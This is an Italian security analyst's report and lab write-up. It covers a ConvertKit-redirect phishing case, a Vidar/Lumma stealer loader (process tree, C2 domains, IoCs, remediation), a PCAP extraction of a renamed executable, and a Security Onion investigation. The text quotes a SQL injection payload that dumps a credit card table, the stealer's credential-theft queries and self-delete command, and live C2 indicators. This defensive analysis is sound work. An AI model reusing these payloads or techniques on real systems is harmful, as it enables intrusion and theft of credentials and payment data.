Si tratta di un'infezione informatica reale e attiva, di gravità elevata. Il file analizzato funge da apripista, in termini tecnici un **loader**: una volta eseguito sul sistema, scarica silenziosamente da Internet e installa due distinti malware specializzati nel furto di informazioni, conosciuti nel settore della cybersecurity come **Vidar** e **Lumma**. Questi due strumenti, una volta attivi, scandagliano sistematicamente il computer infetto per individuare e sottrarre: password e dati di accesso salvati nei browser internet, dati di carte di credito memorizzate, cookie di sessione (che permettono di impersonare un utente già loggato senza nemmeno conoscere la password), portafogli di criptovalute, credenziali di applicazioni di messaggistica quali Telegram e Discord, oltre ad account della piattaforma di gioco Steam, e infine uno screenshot dello schermo della vittima al momento dell'infezione. Tutti

questi dati vengono compressi e inviati silenziosamente verso server controllati dagli attaccanti, dislocati su infrastrutture estere tra Russia ed Europa. A differenza del primo caso, qui il sistema automatico ha correttamente identificato l'attività come malevola, con conferma da molteplici motori di rilevamento, tra cui firme YARA, regole di rete Suricata e reputazione IP.

In sintesi per il management: il primo caso rappresenta un rischio di esposizione di credenziali tramite inganno, una tecnica nota come ingegneria sociale, mentre il secondo rappresenta un'infezione attiva e confermata con esfiltrazione di dati sensibili in corso. Quest'ultimo richiede una risposta immediata in stile incident response, con isolamento dell'host, reset delle credenziali e bonifica completa, mentre il primo richiede principalmente azioni preventive di blocco e sensibilizzazione degli utenti. Entrambi i casi confermano l'importanza di non affidarsi ciecamente al verdetto automatico di un singolo strumento, privilegiando un'analisi comportamentale approfondita condotta da un analista.

1. Analisi Tecnica, Caso 1: Phishing Instagram / Facebook via redirect ConvertKit

Campo	Valore
Full analysis	app.any.run/tasks/f1f20828-2222-46fb-a886-09f77581e67b
Verdetto piattaforma	NO THREATS DETECTED
OS sandbox	Windows 10 Pro, build 19045 (64 bit)
Browser coinvolto	Google Chrome 122.0.6261.70
Processi monitorati / malevoli / sospetti	10 / 0 / 0

1.1 Vettore iniziale e catena di redirect

L'URL di ingresso appartiene al dominio `click.convertkit-mail2.com`, una piattaforma legittima di email marketing abusata come redirector di primo stadio, tecnica nota come *open redirect abuse* o *trusted infrastructure abuse*, utilizzata per superare i controlli reputazionali sui link, dal momento che il dominio iniziale risulta whitelisted.

L'URL contiene un payload codificato in Base64 nel path:

```
d3d3Lmluc3RhZ3JhbS5jb20vYXVzc2llbnVyc2VyZWYdWl0ZXJz  
→ decodificato: www.instagram.com/aussienurserecruiters
```

Il processo `chrome.exe` (PID 6584), figlio diretto di `explorer.exe`, viene lanciato con il parametro URL completo come riga di comando, comportamento coerente con un click dell'utente su un link, ad esempio proveniente da un'email o un messaggio.

1.2 Comportamento osservato

La catena visuale, confermata dagli screenshot acquisiti durante l'esecuzione, si articola in tre fasi:

1. Caricamento iniziale: landing page con branding Instagram
2. Presentazione di un form di login Instagram clonato, identico nell'aspetto a quello originale
3. Redirect secondario, gestito via JavaScript lato client, verso un form di login Facebook altrettanto clonato

Questo schema a doppio form è tipico delle campagne di **credential harvesting multi-piattaforma**: l'attaccante massimizza la raccolta di credenziali nel caso la vittima utilizzi le stesse password su più servizi, un problema noto come *password reuse*.

1.3 Telemetria di rete

Domain	IP risolto	ASN	Reputation
click.convertkit-mail2.com	3.141.222.179 / 3.18.56.123 / 18.220.225.51	AMAZON-02 (AWS)	unknown
www.instagram.com / static.cdninstagram.com	157.240.0.x	FACEBOOK	unknown (CDN legittimo)
www.facebook.com / static.xx.fbcdn.net	157.240.0.x	FACEBOOK	unknown (CDN legittimo)

Da notare: gli IP di Instagram e Facebook risultanti sono effettivamente infrastruttura CDN Facebook legittima, in configurazione Anycast. Questo è coerente con una tecnica in cui la pagina di phishing viene servita lato client, probabilmente tramite hosting separato non intercettato nella sola navigazione HTTP di primo livello, oppure tramite injection in iframe o cloned asset che richiamano risorse statiche reali di Instagram per aumentare la credibilità visiva, tecnica nota come *asset spoofing*. Il dominio dannoso reale resta esclusivamente il primo redirector ConvertKit.

1.4 Analisi del verdetto "No Threats Detected"

Il motore di detection di ANY.RUN si basa su comportamento di processo (process behavior heuristics), firme YARA e Suricata sul payload di rete, e reputazione IP/dominio nei feed di threat intelligence. Nessuno di questi controlli è progettato per rilevare il contenuto semantico di una pagina HTML, ad esempio la presenza di form di login clonati. Questo costituisce un **falso negativo strutturale**, non un errore dello strumento: il rilevamento di phishing richiede analisi visiva e contenutistica, come il perceptual hashing o la brand impersonation detection, funzionalità che ANY.RUN, in questa configurazione, non esegue. Da qui la valutazione manuale dell'analista: **Vero Positivo, Phishing / Credential Harvesting**.

1.5 MITRE ATT&CK Mapping

Tactic	Technique	ID
Initial Access	Phishing (Spearphishing Link)	T1566.002
Credential Access	Input Capture / Web Portal Capture	T1056.003
Resource Development	Compromised / Abused Legitimate Infrastructure	T1584.004

1.6 Indicatori di compromissione (IoC)

URL malevolo: [https://click.convertkit-mail2.com/wvuqovqrrwagh50ndddc7hnxdlxxu8/48hvhehr87opx8ux/\[base64\]](https://click.convertkit-mail2.com/wvuqovqrrwagh50ndddc7hnxdlxxu8/48hvhehr87opx8ux/[base64])
Dominio redirect: click.convertkit-mail2.com
IP associati: 3.141.222.179, 3.18.56.123, 18.220.225.51

1.7 Remediation tecnica e motivazione

Azione	Motivazione
Blacklist a livello di proxy/DNS del dominio e dell'URL specifico	Nessun file malevolo da bonificare; il vettore è puramente web based, quindi il controllo efficace si applica a livello di rete, tramite DNS sinkhole o web proxy category block
Regola su email security gateway per redirect ConvertKit con payload Base64 sospetti	Pattern riutilizzabile per varianti future della stessa campagna
Reset password obbligatorio per chi confermi l'inserimento di credenziali	Le credenziali sono da considerarsi compromesse, indipendentemente dal mancato rilevamento automatico
Segnalazione al vendor come falso negativo	Migliora il modello di detection lato vendor; non richiede azione su EDR/AV endpoint poiché nessun eseguibile è coinvolto
Non applicabile: quarantena file, analisi forense disco	Non c'è stata esecuzione di codice nativo sull'endpoint

2. Analisi Tecnica, Caso 2: Loader Vidar → Vidar e Lumma Stealer

Campo	Valore
File	66bddfcb52736_vidar.exe
Full analysis	app.any.run/tasks/371957e1-d960-4b8a-8c68-241ff918517d
Verdetto piattaforma	MALICIOUS ACTIVITY, LOADER / STEALER
MD5	FEDB687ED23F77925B35623027F799BB
SHA1	7F27D0290ECC2C81BF2B2D0FA1026F54FD687C81
SHA256	325396D5FFCA8546730B9A56C2D0ED99238D48B5E1C3C49E7D027505EA13B8D1
Tipo file	PE32, .NET Assembly (Mono/.NET)
Compile timestamp	2024-08-17 01:24:51 UTC
Metadata PE (fittizi)	CompanyName "Wadders Outchide", ProductName "Demised Neutralised", OriginalFileName MSG.exe
Processi totali / monitorati / malevoli	139 / 16 / 6

I metadati PE, con CompanyName e ProductName casuali e privi di senso, sono un indicatore tipico di builder automatizzati di malware as a service, dove tali campi vengono generati randomicamente a ogni compilazione per evitare la detection statica basata su hash e metadati.

2.1 Process tree e catena di esecuzione

```
explorer.exe
└─ 66bddfcb52736_vidar.exe (PID 6780)          Stage 0: dropper/loader iniziale
    └─ RegAsm.exe (PID 6864/6872/6884/6896)      spawn multipli, probing/anti-analysis
        └─ RegAsm.exe (PID 6908) [#VIDAR malicious] target di process injection
            │ └─ HCAEHJJKFC.exe (PID 1568) (dropped in C:\ProgramData)
            │     └─ RegAsm.exe (PID 4704) [#LUMMA malicious]
            │ └─ CAFHDBGHJK.exe (PID 6248) (dropped in C:\ProgramData)
            │     └─ RegAsm.exe (PID 6340) [#VIDAR malicious, istanza secondaria]
            └─ cmd.exe (PID 6284)
                └─ timeout.exe (PID 6372) self cleanup ritardato, rd /s /q "C:\ProgramData\FHJDBKJKFIEC"
```


2.2 Tecnica di evasione: abuso di RegAsm.exe

Il malware sfrutta `RegAsm.exe` (Microsoft .NET Assembly Registration Utility, binario legittimo firmato Microsoft, situato in `C:\Windows\Microsoft.NET\Framework\v4.0.30319\`) come processo ospite per l'esecuzione del codice malevolo iniettato. Questa tecnica, nota come **Process Injection** abbinata all'abuso di **Living off the Land Binaries** (LOLBin), consente di:

- Eludere i controlli EDR basati su whitelist di processi fidati Microsoft
- Mascherare traffico di rete e attività sul file system sotto un processo apparentemente legittimo
- Bypassare regole di firewall application aware che permettono traffico originato da binari firmati Microsoft

2.3 Stage 1 → Stage 2: meccanismo del loader

Il binario iniziale, `vidar.exe`, non contiene il payload stealer completo, ma agisce da downloader/loader, secondo questa sequenza:

1. Avvio ed enumerazione dell'ambiente (lingua, nome computer, informazioni di sistema), tipico comportamento di *anti-sandbox / anti-VM fingerprinting*
2. Connessione HTTP in chiaro, porta 80, verso `147.45.44.104`, hosting bulletproof russo, ASN 000 FREEnet Group
3. Download di due ulteriori payload eseguibili: `66cb2df1d4a01_vakerk.exe` (192 KB) e `66cb2df8bd684_lawrng.exe` (321 KB)
4. Salvataggio su disco in `C:\ProgramData\HCAEHJJKFC.exe` e `C:\ProgramData\CAFHDBGHJK.exe`, nomi randomici tipici di builder MaaS
5. Esecuzione dei due payload, ciascuno tramite un nuovo processo `RegAsm.exe` iniettato, generando le due infezioni parallele Vidar (PID 6340) e Lumma (PID 4704)

L'IP `147.45.44.104` è marcato come malicious nella reputation di ANY.RUN, e il traffico genera 5 alert IDS/Suricata distinti, incluso un match su liste **Spamhaus DROP**, relative a infrastrutture note per hosting criminale.

2.4 Capacità di Vidar (RegAsm.exe PID 6908 / 6340)

L'analisi statica delle stringhe, unita al comportamento osservato, conferma le seguenti capacità:

Categoria	Dettaglio tecnico
Browser credential theft	Query SQL diretta sul database SQLite dei browser Chromium based: <code>SELECT origin_url, username_value, password_value FROM logins</code> ; uso di <code>CryptUnprotectData</code> (DPAPI) per decifrare credenziali protette da Windows
Cookie theft	Estrazione cookie tramite query sulla tabella <code>cookies</code> (Chromium) e <code>moz_cookies</code> (Firefox), abilita session hijacking anche senza conoscere la password
Autofill / carte di credito	<code>SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards</code>
Cryptocurrency wallets	Targeting di file wallet specifici, con pattern hash quali <code>D877F783D5D3EF8C*</code> , riferibili a estensioni MetaMask/Exodus e wallet desktop
Telegram / Discord / Steam	Furto di sessioni Telegram Desktop, file <code>tokens.txt</code> di Discord, file di configurazione Steam (<code>config.vdf</code> , <code>loginusers.vdf</code> , <code>ssfn*</code>)
Screen capture	Uso delle API GDI+ (<code>GdiplusCreateBitmapFromHBITMAP</code> , <code>BitBlt</code>) per acquisire screenshot del desktop, salvato come <code>screenshot.jpg</code> ed esfiltrato
System fingerprinting / anti-analysis	Verifica stringhe <code>VMwareVMware</code> , <code>HAL9TH</code> , <code>JohnDoe</code> , pattern classici di rilevamento ambienti sandbox o di analisi
Furto profili Outlook	Lettura chiavi di registro dei profili Outlook (<code>Software\Microsoft\Office*\Outlook\Profiles\...</code>)
Self cleanup	Comando <code>cmd.exe /c timeout /t 5 & del /f /q "..." & del "C:\ProgramData*.dll" & exit</code> , elimina gli artefatti dopo l'esfiltrazione per ostacolare la forensics
Exfiltration	HTTP POST in formato multipart/form-data con campi <code>hwid</code> , <code>build</code> , <code>token</code> , <code>file_name</code> , <code>file</code> , <code>message</code> verso il canale di comando e controllo

Configurazione malware estratta (Vidar):

```

C2 (PID 6908): https://t.me/pech0nk
URL profilo Steam (dead-drop resolver): https://steamcommunity.com/profiles/76561199751190313

C2 (PID 6340): https://t.me/jamelwt
URL profilo Steam: https://steamcommunity.com/profiles/76561199761128941

```

Vidar utilizza la tecnica del **dead drop resolver**: il profilo Steam o Telegram non costituisce il C2 reale, ma contiene, tipicamente nella bio o descrizione, l'indirizzo del vero server di comando e controllo, cifrato o offuscato. Questo rende l'infrastruttura resiliente al takedown, poiché è sufficiente aggiornare il profilo per ripuntare tutte le infezioni attive verso un nuovo server.

2.5 Capacita di Lumma (RegAsm.exe PID 4704)

Stealer con capacita quasi identiche a Vidar, stesso target set composto da browser, wallet, Telegram, Discord e Steam, confermando l'overlap di codice tipico delle famiglie malware as a service derivate da builder condivisi nel cybercrime underground, ma con infrastruttura C2 distinta e decentralizzata:

```
C2 multipli (round-robin / fallback):
condedqpwqm.shop
stagedchheiqwo.shop
traineiwnqo.shop
locatedblsoqp.shop
caffegclasiqwp.shop    confermato attivo, IP 172.67.215.62 (Cloudflare), reputazione
malicious
evoliutwoqm.shop
milyscroqwp.shop
stamppreewntnq.shop
```

L'uso di Cloudflare come reverse proxy sui domini C2, in particolare `caffegclasiqwp.shop`, e una tecnica di **C2 domain fronting**: nasconde l'IP reale del server di comando e controllo dietro infrastruttura CDN legittima, complicando sia il blocco basato su IP sia l'attribuzione.

Il rilevamento e confermato anche a livello di rete: alert Suricata *"A Network Trojan was detected: STEALER [ANY.RUN] Lumma Stealer TLS Connection"*, segnale che la connessione TLS verso il C2 Lumma presenta un fingerprint JA3 o un certificato riconducibile a infrastruttura nota della famiglia.

2.6 Persistenza e anti-forensics

- File droppati in `C:\ProgramData\`, directory scrivibile senza privilegi elevati, comunemente usata per evitare prompt UAC
- Drop di DLL legittime, Mozilla NSS (`nss3.dll`, `mozglue.dll`, `freebl3.dll`, `softokn3.dll`) e runtime VC++ (`msvcpr140.dll`, `vcruntime140.dll`), necessarie per decifrare autonomamente i database delle credenziali di Firefox, poiche NSS e la libreria crittografica usata da Firefox per cifrare le password salvate, senza dipendere dall'installazione Firefox della vittima
- Comando di cleanup ritardato (`timeout /t 10 & rd /s /q "C:\ProgramData\FHJDBKJKFIEC"`) per eliminare le evidenze su disco dopo l'esfiltrazione, in una finestra temporale calcolata per sopravvivere a un'analisi sandbox standard di 60-300 secondi

2.7 Telemetria di rete aggregata

Indicatore	Tipo	Reputazione
147.45.44.104:80	IP hosting payload Stage 2	MALICIOUS (OOO FREEnet Group, RU)
caffegclasiqwp.shop	Dominio C2 Lumma	MALICIOUS
195.201.118.191:443	Connessione TLS non attribuita (RegAsm.exe)	UNKNOWN (Hetzner, DE), verosimile ulteriore endpoint C2/exfil
steamcommunity.com	Dead drop resolver Vidar	Whitelisted (abuso di infrastruttura legittima)
arpdabl.zapto.org	Dominio DynDNS risolto a 0.0.0.0	UNKNOWN , sinkholed, pattern C2 Dynamic DNS

Alert IDS aggregati: 8 firme di minaccia distinte attivate, incluse le categorie Misc Attack (Spamhaus DROP), Potential Corporate Privacy Violation e Potentially Bad Traffic.

2.8 MITRE ATT&CK Mapping

Tactic	Technique	ID
Execution	User Execution (Malicious File)	T1204.002
Defense Evasion	Process Injection	T1055
Defense Evasion	Masquerading / Trusted Process (RegAsm.exe)	T1036.005
Defense Evasion	Virtualization / Sandbox Evasion	T1497
Command and Control	Web Service, Dead Drop Resolver (Steam/Telegram)	T1102.001
Command and Control	Ingress Tool Transfer	T1105
Credential Access	Credentials from Web Browsers	T1555.003
Credential Access	Credentials from Password Stores	T1555
Collection	Screen Capture	T1113
Collection	Data from Local System (Wallet/Crypto files)	T1005
Exfiltration	Exfiltration Over C2 Channel (HTTP multipart POST)	T1041
Defense Evasion	Indicator Removal (self delete)	T1070.004

2.9 Indicatori di compromissione, riepilogo per ingestion SIEM/EDR

HASH (Stage 0, Loader):

MD5: FEDB687ED23F77925B35623027F799BB

SHA1: 7F27D0290ECC2C81BF2B2D0FA1026F54FD687C81

SHA256: 325396D5FFCA8546730B9A56C2D0ED99238D48B5E1C3C49E7D027505EA13B8D1

HASH (Stage 1, dropped, comune ai due payload):

SHA256: 285BDCF03E3924D309ADD80E795B18678899977F518DA55937DE5DC0A68614C9

SHA256: 149D5C2949338ABB59F4FF360EA39229796C73F8E3A9C483442295A8E0F9FCC7

NETWORK IOC:

147.45.44.104 (C2 download Stage 2, alta confidenza)

caffegclasiqwp.shop / 172.67.215.62 (C2 Lumma, alta confidenza)

condedqpwm.shop, stagedchheiqwo.shop, traineiwnqo.shop,

locatedblsoqp.shop, evoliutwoqm.shop, millyscroqwp.shop,

stamppreewntnq.shop (C2 Lumma fallback, alta confidenza)

195.201.118.191 (endpoint non attribuito, media confidenza)

t.me/pech0nk, t.me/jamelwt (dead drop resolver Vidar)

FILESYSTEM IOC:

C:\ProgramData\HCAEHJJKFC.exe

C:\ProgramData\CAFHDBGHJK.exe

C:\ProgramData\FHJDBKJKFIEC* (directory droppata)

C:\ProgramData\nss3.dll / mozglue.dll / freebl3.dll / softokn3.dll

2.10 Remediation tecnica e motivazione

Azione	Motivazione tecnica
Isolamento di rete immediato dell'host (EDR network containment)	Esfiltrazione attiva confermata via HTTP multipart; ogni minuto online incrementa il rischio di ulteriori invii di dati
Quarantena ed eliminazione di tutti gli IoC filesystem elencati	File binari malevoli confermati, nessuna possibilità di falso positivo data la tripla conferma (YARA, Suricata, IP reputation)
Reimaging dell'endpoint, non solo pulizia file	Process injection in RegAsm.exe e tecniche anti-forensics rendono incerta la bonifica completa tramite sola rimozione file
Reset credenziali a 360 gradi (AD/SSO, VPN, email, browser, wallet, Steam/Discord/Telegram)	Lo stealer ha avuto accesso al credential store completo del browser e al DPAPI; ogni credenziale salvata sul sistema e da considerare compromessa
Invalidazione sessioni e cookie attivi sui servizi cloud aziendali, revoca token OAuth/SSO	Il furto di cookie permette session hijacking anche dopo il cambio password, se il token di sessione non viene esplicitamente revocato
Blacklist IoC di rete su firewall, proxy e DNS	Blocca ulteriori comunicazioni C2 da eventuali host già infetti non ancora identificati
Hunting retroattivo nei log di rete/proxy per altri host che hanno contattato gli IoC elencati	L'infezione potrebbe non essere isolata a un singolo endpoint; necessario verificare un eventuale lateral spread
Nessuna azione verso il vendor antivirus richiesta	Detection corretta e multi-engine; valutare solo se l'AV endpoint ha bloccato l'esecuzione in tempo reale o l'ha rilevata solo a posteriori

3. Tabella Riassuntiva Finale

Parametro	Caso 1, Phishing	Caso 2, Vidar/Lumma
Verdetto automatico ANY.RUN	No threats detected	Malicious activity
Verdetto analista	VERO POSITIVO (falso negativo dello strumento)	VERO POSITIVO (detection corretta)
Tipo minaccia	Credential harvesting / Social Engineering	Loader + 2 Information Stealer
Esecuzione codice nativo	No	Si (Process Injection in RegAsm.exe)
Dati a rischio	Credenziali Instagram/Facebook	Password browser, cookie, carte di credito, wallet crypto, account Telegram/Discord/Steam, screenshot desktop
Esfiltrazione confermata	No (richiede inserimento dati da parte della vittima)	Si, confermata (HTTP POST verso C2)
Urgenza intervento	MEDIA (preventivo)	CRITICA (incident response immediato)
Azione primaria	Blacklist URL/dominio e awareness utenti	Isolamento host, reimaging, reset credenziali globale

In sintesi, il primo elemento rappresenta una minaccia silenziosa che il sistema automatico non segnala come tale, ma che va comunque trattata come phishing reale, mentre il secondo è una minaccia confermata e grave, con furto attivo di dati sensibili, che richiede intervento immediato sull'endpoint coinvolto e sulle credenziali ad esso associate.

Esercizio 6 — Estrazione di un Eseguibile da un File PCAP

Analisi forense di una cattura di rete per identificare una transazione HTTP sospetta, ricostruire il flusso TCP ed estrarre un eseguibile trasferito via rete, verificandone la natura reale.

Introduzione

Questo esercizio ha l'obiettivo di simulare un'attività reale di **network forensics**, in cui un analista deve:

- analizzare una cattura di rete (PCAP),
- identificare una transazione HTTP sospetta,
- ricostruire il flusso TCP,
- estrarre un file eseguibile trasferito via rete,
- verificarne la natura,
- rispondere a domande di analisi tecnica.

L'attività riproduce un caso tipico di indagine su un possibile download malevolo.

Ambiente di Lavoro

Elemento	Dettaglio
Sistema	CyberOps Workstation (VM)
Strumenti	Wireshark, Terminale Linux
File analizzato	nimda.download.pcap

Procedura Tecnica

Accesso ai file PCAP

Comandi utilizzati:

```
cd ~/lab.support.files/pcaps
ls -l
```

Apertura del PCAP in Wireshark

Comando:

```
wireshark nimda.download.pcap &
```

```
[analyst@secOps ~]$ cd ~/lab.support.files/pcaps
ls -l
total 4028
-rw-r--r-- 1 analyst analyst 371462 Mar 21 2018 nimda.download.pcap
-rw-r--r-- 1 analyst analyst 3750153 Mar 21 2018 wannacry_download_pcap.pcap
[analyst@secOps pcaps]$ wireshark nimda.download.pcap &
[1] 716
[analyst@secOps pcaps]$ qt.multimedia.symbolresolver: Couldn't load pipewire-0.3 library
qt.multimedia.symbolresolver: Couldn't resolve pipewire-0.3 symbols
```

Identificazione della richiesta HTTP GET

Analizzando i pacchetti:

- i primi 3 pacchetti sono handshake TCP,
- il 4° pacchetto è una richiesta HTTP GET per:

```
/W32.Nimda.Amm.exe
```

PACCHETTI RILEVATI IN WIRESHARK

4 0.000000 209.165.200.235 → 209.165.202.133 HTTP 238 GET /W32.Nimda.Amm.exe HTTP/1.1
389 0.005715 209.165.202.133 → 209.165.200.235 HTTP 1262 HTTP/1.1 200 OK

DETTAGLIO DEL PACCHETTO — FRAME 4 (238 BYTES)

Frame 4: 238 bytes
Ethernet II, Src: ...
Internet Protocol
Transmission Control Protocol
Hypertext Transfer Protocol
GET /W32.Nimda.Amm.exe HTTP/1.1
User-Agent: Wget/1.19.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 209.165.202.133:6666
Connection: Keep-Alive

Ricostruzione del flusso TCP (Follow TCP Stream)

Utilizzando:

Right-click → Follow → TCP Stream

Si ottengono:

- la richiesta GET completa,
- la risposta HTTP 200 OK,
- il contenuto binario dell'eseguibile (inizia con `MZ`),
- stringhe ASCII indicative del vero file (`wget.exe`).

```
GET /W32.Nimda.Amm.exe HTTP/1.1
User-Agent: Wget/1.19.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 209.165.202.133:6666
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.12.0
Date: Tue, 02 May 2017 14:26:50 GMT
Content-Type: application/octet-stream
Content-Length: 345088
Last-Modified: Fri, 14 Apr 2017 19:17:25 GMT
Connection: keep-alive
ETag: "58f12045-54400"
Accept-Ranges: bytes

MZ.....@.....
!..L.!This program cannot be run in DOS mode.

$......M|..    ...    ....eN....e_.....    ....eY.....eI...
...eC.....e^.....e[....Rich    .....PE...d
.....".....r.....J.....
...@.....X...d....X...&...
...$.p...8.....H.,.....
.....text...p....r.....    ..`rdata...I.....J...v
.....@..@.data.....@...pdata...&.....(
.....@..@.rsrc...X.....@...reloc..$.....B.
.....@..B7..L@.....LK.....LK.....LU.....LK.....Lb.....L...msvcrt
```

Estrazione dell'oggetto HTTP Dal

menu:

File → Export Objects → HTTP

Compare un solo oggetto:

Campo	Valore
Nome file	W32.Nimda.Amm.exe
Tipo	application/octet-stream
Dimensione	~345 KB

Verifica del file estratto

Comandi:

```
cd /home/analyst
ls -l
file W32.Nimda.Amm.exe
```

Risultato:

```
PE32+ executable (console) x86-64, for MS Windows
```

```
[analyst@secOps pcaps]$ cd /home/analyst
ls -l
total 364
drwxr-xr-x 2 analyst analyst 4096 Jun 17 2025 Desktop
drwxr-xr-x 3 analyst analyst 4096 Jun 18 2025 Downloads
drwxr-xr-x 9 analyst analyst 4096 Jun 18 2025 lab.support.files
drwxr-xr-x 3 analyst analyst 4096 Jun 18 2025 scripts
drwxr-xr-x 4 analyst analyst 4096 Mar 21 2018 second_drive
-rw-r--r-- 1 analyst analyst 345088 Jun 22 07:33 W32.Nimda.Amm.exe
drwxr-xr-x 4 analyst analyst 4096 Jun 18 2025 yay
[analyst@secOps ~]$
```

Risposte alle Domande

Cosa rappresentano i simboli nel Follow TCP Stream?

Sono **byte binari** dell'eseguibile interpretati come testo ASCII. Non è rumore: è il contenuto reale del file trasferito.

Perché alcune parole sono leggibili?

Gli eseguibili contengono **stringhe ASCII** (messaggi, percorsi, funzioni). Wireshark le mostra perché sono testo valido all'interno del binario.

Qual è il vero eseguibile?

Dalle stringhe presenti nel flusso si deduce che il file è in realtà **wget.exe** rinominato come `w32.Nimda.Amm.exe`.

Perché c'è un solo file nella cattura?

Perché il PCAP registra solo la sessione di download di quel file.

Il file è stato salvato correttamente?

Sì, compare in `/home/analyst` con dimensione ~345 KB.

Prossimo passo nell'analisi malware?

Un analista procederebbe con:

- Calcolo hash (MD5/SHA256)
- Analisi statica (strings, PE header, import table)
- Analisi dinamica in sandbox
- Confronto con VirusTotal (in ambiente isolato)

Conclusioni

L'analisi del PCAP ha permesso di:

- identificare una richiesta HTTP sospetta,
- ricostruire il flusso TCP,
- estrarre un file eseguibile,
- verificarne la natura reale,
- rispondere a domande di analisi forense.

Il file, pur avendo un nome malevolo, non è il worm Nimda ma un eseguibile benigno rinominato per scopi didattici.

L'esercitazione dimostra l'importanza dell'analisi del traffico per il recupero di artefatti digitali utili nelle indagini.

Bonus 1 - Interpretare Dati – HTTP e DNS per Isolare l'Attore della Minaccia

Analisi pratica di un incidente di sicurezza in ambiente Security Onion: investigazione di un attacco SQL Injection contro un server web aziendale
e ricostruzione di un'esfiltrazione di dati tramite DNS Tunneling.

1. Obiettivo del Laboratorio

In questo laboratorio ho affrontato un'analisi pratica di **Incident Response** all'interno di un ambiente controllato basato sulla distribuzione **Security Onion**. L'obiettivo principale è stato quello di esaminare in modo approfondito i log di rete indicizzati su **Kibana** per identificare e tracciare le attività malevole condotte da un attore della minaccia.

L'analisi si è articolata in due fasi principali:

- **Parte 1:** Investigazione di un attacco di tipo **SQL Injection** rivolto a un server web aziendale.
- **Parte 2:** Analisi di un'esfiltrazione fraudolenta di dati sensibili sfruttando il protocollo **DNS** (DNS Tunneling).

2. Strumenti e Ambiente

Per lo svolgimento dell'attività ho operato sulla VM Security Onion, un'architettura fondamentale per il monitoraggio della sicurezza e la gestione dei log. Gli strumenti specifici usati includono:

Strumento	Funzione
Kibana	Interfaccia web per l'analisi dei dati e la ricerca visiva all'interno dell'Elastic Stack, utilizzata per interrogare i log generati da Zeek.
capME!	Strumento integrato per la visualizzazione delle trascrizioni delle sessioni PCAP a partire dagli alert.
xxd	Utility da riga di comando Linux utilizzata per convertire i dati esadecimali grezzi esfiltrati nel file di testo originario.

3. Procedura Svolta (Step-by-Step)

Fase Preliminare — Verifica dei Servizi e Configurazione Temporale

Come prima cosa, ho effettuato l'accesso alla macchina virtuale con le credenziali fornite (`analyst` / `cyberops`). Prima di avviare l'analisi visiva su Kibana, ho voluto assicurarmi che l'intera suite di sicurezza fosse operativa eseguendo il comando di controllo sul terminale:

```
analyst@SecOnion:~$ sudo so-status
[sudo] password for analyst:
Status: securityonion
  * sgul server [ OK ]
Status: seconion-import
  * pcap_agent (sgul) [ OK ]
  * snort_agent-1 (sgul) [ OK ]
  * barnyard2-1 (spooler, unified2 format) [ OK ]
Status: Elastic stack
  * so-elasticsearch [ OK ]
  * so-logstash [ OK ]
  * so-kibana [ OK ]
  * so-freqserver [ OK ]

analyst@SecOnion:~$
```

Verificato lo stato `[ OK ]` di tutti i moduli dell'Elastic Stack, ho aperto Kibana. Sapendo che l'incidente monitorato era avvenuto nel mese di Giugno 2020, ho modificato l'intervallo temporale predefinito (ultime 24 ore) impostando un range Absolute dal **2020-06-01 00:00:00** al **2020-06-30 23:59:59**, ottenendo un totale iniziale di **136 log** complessivi da analizzare.

Parte 1: Investigazione dell'Attacco SQL Injection

Avendo l'indicazione che l'attaccante aveva preso di mira un server web, ho isolato il traffico selezionando il filtro **HTTP** sotto la voce *Zeek Hunting*. Questo ha ristretto il set a **22 log** specifici.

Ispezionando il primo risultato cronologico (*avvenuto in data 12 Giugno 2020, 21:30:09.445*), ho individuato i seguenti parametri di rete:

Parametro	Valore
	78
	78

IP Sorgente (Attaccante)	209.165.200.227
IP Destinazione (Server Web)	209.165.200.235
Porta di Destinazione	80 (Traffico HTTP standard)

Espandendo i dettagli del log tramite l'ID dell>alert e aprendo la trascrizione completa del PCAP tramite l'interfaccia capME!, ho analizzato la struttura della richiesta HTTP GET. Nel campo `uri` del messaggio era presente una stringa inequivocabile di attacco.

DETTAGLIO DEL LOG KIBANA

Timestamp: 12 giugno 2020, 21:30:09.445

event_type: bro_http

Totale log nella dashboard: 136 | Sensori: 2 | Device: 0

Log type breakdown — bro_conn: 62, bro_files: 23, bro_dns: 22, bro_http: 22, bro_ssh: 4, bro_ftp: 2, snort: 1

Per quanto riguarda il campo `uri`, il valore è:

```
/mutillidae/index.php?page=user-info.php&username='+union+select+ccid,ccnumber,ccv,expiration,null+from+credit_cards+--+&password=user-info.php-submit-button=View+Account+Details
```

INTERPRETAZIONE DELL'ATTACCO

Questa stringa dimostra che l'attore della minaccia ha sfruttato una vulnerabilità di tipo SQL Injection basata sull'operatore UNION. L'obiettivo era forzare l'applicazione web a estrarre i dati riservati memorizzati nella tabella **credit_cards** (numeri di carta, CCV, scadenze) e mostrarli direttamente a schermo o rifletterli nella sessione del browser, aggirando completamente il form di autenticazione.

Scorrendo la trascrizione, ho infatti confermato l'avvenuta esfiltrazione di svariati record contenenti username, password e firme associate:

DST: 3a

DST: <p class="report-header">Results for . 5 records found.<p>

DST:

DST: 24

DST: Username=4444111122223333

DST:

DST: 17

DST: Password=745

DST:

DST: 22

DST: Signature=2012-03-01
<p>

DST:

DST: 24

DST: Username=7746536337776330

DST:

DST: 17

DST: Password=722

DST:

DST: 22

DST: Signature=2015-04-01
<p>

DST:

DST: 24

DST: Username=8242325748474749

DST:

DST: 17

DST: Password=461

DST:

DST: 22

DST: Signature=2016-03-01
<p>

DST:

DST: 24

DST: Username=7725653200487633

DST:

DST: 17

DST: Password=230

DST:

DST: 22

DST: Signature=2017-06-01
<p>

DST:

DST: 24

DST: Username=1234567812345678

DST:

DST: 17

DST: Password=627

DST:

DST: 22

Parte 2: Investigazione dell'Esfiltrazione di Dati DNS

Successivamente, mi sono concentrato su un'anomalia segnalata dall'amministratore di rete relativa a query DNS insolitamente lunghe. Sono tornato sulla dashboard principale di Kibana e ho selezionato il filtro **DNS** sotto Zeek Hunting.

Esaminando la sezione DNS - Queries, ho notato una massiccia presenza di richieste dirette verso il dominio autoritativo **example.com** (nello specifico collegate al name server **ns.example.com**).

